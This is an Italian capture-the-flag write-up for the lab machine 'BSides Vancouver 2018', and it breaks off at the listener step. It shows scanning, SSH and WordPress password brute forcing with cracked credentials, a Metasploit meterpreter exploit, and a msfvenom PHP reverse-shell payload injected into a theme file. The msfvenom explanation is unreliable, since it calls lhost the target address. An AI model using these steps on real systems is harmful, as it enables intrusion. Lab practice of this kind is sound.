# BLACK-BLOX BSIDES VANCOUVER 2018

**Indice generale**

[BLACK-BLOX BSIDES VANCOUVER 2018 1](#__RefHeading___Toc4413_3292929345)



[Settaggio macchine + enumerazione di rete 2](#__RefHeading___Toc4415_3292929345)

[Scansione utenti 3](#__RefHeading___Toc4417_3292929345)

[Enumerazione utenti 4](#__RefHeading___Toc4419_3292929345)

## Settaggio macchine + enumerazione di rete

Per iniziare la black box , bisognava per prima cosa capire in quale subnet si trovasse la macchina Bsides , per permettere alla mia macchina kali di comunicare con essa. Di seguito la configurazione delle macchine :


 Vedendo che la macchina stava su indirizzo ip :**192.168.56.104**

La configurazione era ipotizzabile , perché spesso le macchine Virtual-box , alla configurazione HOST-ONLY assegnano l intervallo di Indirizzi IP192.168.54.0/24.


Dopo esserci assicurati del nostro indirizzo Kali ,ho fatto una scansione della rete per trovare l indrizzo della macchina Bsides Vancouver.

I modi per effettuare la scansione erano vari , io ne ho effettuati due . **Sudo netdiscover -r 192.168.56.0/24** - dove -r indica il range IP da scansionare

Nelle immagini sottostanti ci sono i risultati ottenuti , scansionati. Con n**map** gli indrizzi che terminano con **.100** e .**101.** Facendo risultare che la macchina di mio interesse era la .101 L altro comando è **sudo arp-scan -l :** che ci permette come di eseguire scansioni ARP (address resolution protocol ), mentre il -l indica la rete locale




**Sudo netdiscover -r 192.168.56.0/24**




**sudo arp-scan -l**

## Scansione utenti

Come anticipato prima , dopo aver trovato gli indirizzi , li ho scansionati con nmap con il seguente comando :

**sudo nmap -sV 192.168.56.101 -T5** dove -sV indica di scansionionare i servizi , mentre -T5 è il grado di aggresività ( il massimo ) data la maggiore velocità nella scansione.

Dopo di che , vedendo che c’erano delle porte aperte con dei servizi attivi , ho dato una scansione completa con il comando : sudo **nmap -A 192.168.56.101** dove -A mi permette di effettuare una scansione completa del target . 

## Enumerazione utenti

La prima cosa che salta all occhio è che il servizio **ftp** risulta aperto , con accesso autorizzato all utente anonymous di conseguenza ho tentato una connessione ftp con l Utente anonymous che è appunto andata a Buon fine.

Dall immagine qui sopra , risulta evidenziata la serie di passaggi svolti per arrivare a trovare il file **users.txt.bk** , che conteneva appunto la lista di nomi degli utenti.


Mentre per poter leggere il file l ho scaricato attraverso il comando get ( anch’esso evidenziato ) per poi visualizzarlo nella mia macchina Kali ( riquadro Fucsia)

## Exploit 1


Una volta scoperti gli utenti ho tentato il pw cracking con hydra per accesso ssh dato che con l nmap risultava aperta la porta 22/tcp .

L per prima cosa ho cercato di recuperare la password utilizzando la WORDLIST rockyou.txt , con il seguente comando :

**sudo hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101 -t5**

specifico l utente anne , perché in questo caso è l unico che ha ottenuto un risultato , gli altri ottenevano come risposta : **target ssh://192.168.56.101:22/ does not support password authentication**

Di sopra la foto del risultato ottenuto , quello che interessava a me ,erano appunto la password dello User di login anne , la cui password risulta essere : **princess**

Una volta ottenuta la password ho effettuato l accesso a ssh con il comando :con le credenziali trovate **User:** anne **Password :** princess - **comando : ssh anne@192.168.56.101**

Nello screenshot sopra invece troviamo i passaggi che ho utilizzato per diventare utente root , ovvero il comando - sudo su , la cui descrizione corrisponde : **sudo** = superuser do **su** =swtich user ( root)


dopo aver eseguito il comando mi ha richiesto la password,dopo averla inserita si può subito notare il cambio di utente che è passato da : **anne@bsides2018** a  **root@bsides2018**

poi ho cambiato la directory con il comando **cd** ( change directory) e poi comando **ls** ( list) per vedere l elenco dei file. Al suo interno risultava solo esserci il file **flag.txt** ( colore giallo) , successivamente aperto con il comando **cat** che mi permette di leggere il suo contenuto.

## Exploit 2 ( 1° tentativo , fallito)


Controllando la scansione utente possiamo notare che la porta 80 risulta aperta , con la directory /backup\_wordpress visibile.


Effettuo un controllo di ciò che c è al suo interno , con scarsi risultati

sapendo che appunto è un pagina Wordpress ormai non più attiva.

A questo punto ho deciso di usufruire del tool WordpressScan ( wpscan) fatto apposta per identificare vulnerabilità e debolezze in siti web WordPress.

Il comando lanciato è il seguente : **wpscan --url http://192 .168.56.101/backup\_wordpress --enumerate u**





che serve appunto a fare l enumerazione degli utenti. Di seguito il risultato

Una volta trovato un utente , tento un pw cracking dizionario sempre attraverso wpscan con il comando seguente :


**wpscan --url http://192.168.56.101/backup\_wordpress --passwords /usr/share/wordlists/nmap.lst john**

per ottenere il risultato ci sono voluti circa 4 minuti :

Una volta trovata e testata la password ho cambiato tipologia di approccio e ho tentato un exploit attraverso metasploit , un framework utilizzato nei PenTest , vista la quantità di exploit e payloads al suo interno.

Comando : **msfconsole** - una volta dentro faccio la ricerca degli exploit per wp con il Comando : **search wp** selezionando poi il numero 53 e **configurandolo** come in figura sotto

dopo aver configurato le opzioni dell exploit , ho settato il payload **n° 13 php/meterpreter/bind\_tcp.** Avevo provato lo stesso exploit con diverso payload , ma non andava a buon fine nonostante si avviasse.



Avviato quindi l exploit con il payload corretto, sono riusciuto ad avviare una sessione meterpreter .

## Exploit 2 ( 2° tentativo,fallito )

Dopo aver visto che il primo tentativo non andava a buon fine a causa dei continui blocchi causati dalla richiesta di permessi per l accesso ai file tramite la shell meterpreter, ho deciso di cambiare approccio.

Per prima cosa sono tornato sulla pagina di wordpress facendo l accesso con le credenziali di john precedentemente ottenute :  **User:** john **Password :** enigma

Controllando all interno di essa, ho trovato la sezione appearance , dove erano presenti dei templates con formato .php , decidendo quindi di tentare una modifica al codice per fare apparire una modifica grafica con il codice HTML : <h1>TEST</h1> che serve per creare un intestazione come se fosse un titolo , quindi di dimensioni più grandi e in grasseto



A questo punto vedendo che la modifica funzionava ho usato un altro tool di metasploit

**msfvenom** – la cui utilità è quella di generare payload maligni , in questo caso payload PHP.


Il comando utilizzato successivamente è il seguente :


msfvenom -p php/meterpreter/reverse\_tcp lhost=192.168.56.101 lport=4444 -f raw  
**-p** indica il tipo di payload , che abbiamo visto nel primo tentativo funzionare.

**lhost** – specifica l indirizzo Ip target

**lport** – specifica la porta ( sempre vista nel primo tentativo )


**-f** – specifica il formato del payload

una volta ottenuto , lo andiamo a inserire all interno di uno di quei file php presenti nella pagina di wordpress.



Ora il payload va attivato , quindi sfrutto dinuovo l utilizzo di metasploit con un exploit

multi-handler che serve ad ascoltare le connessioni in ingresso di più exploit / payloads

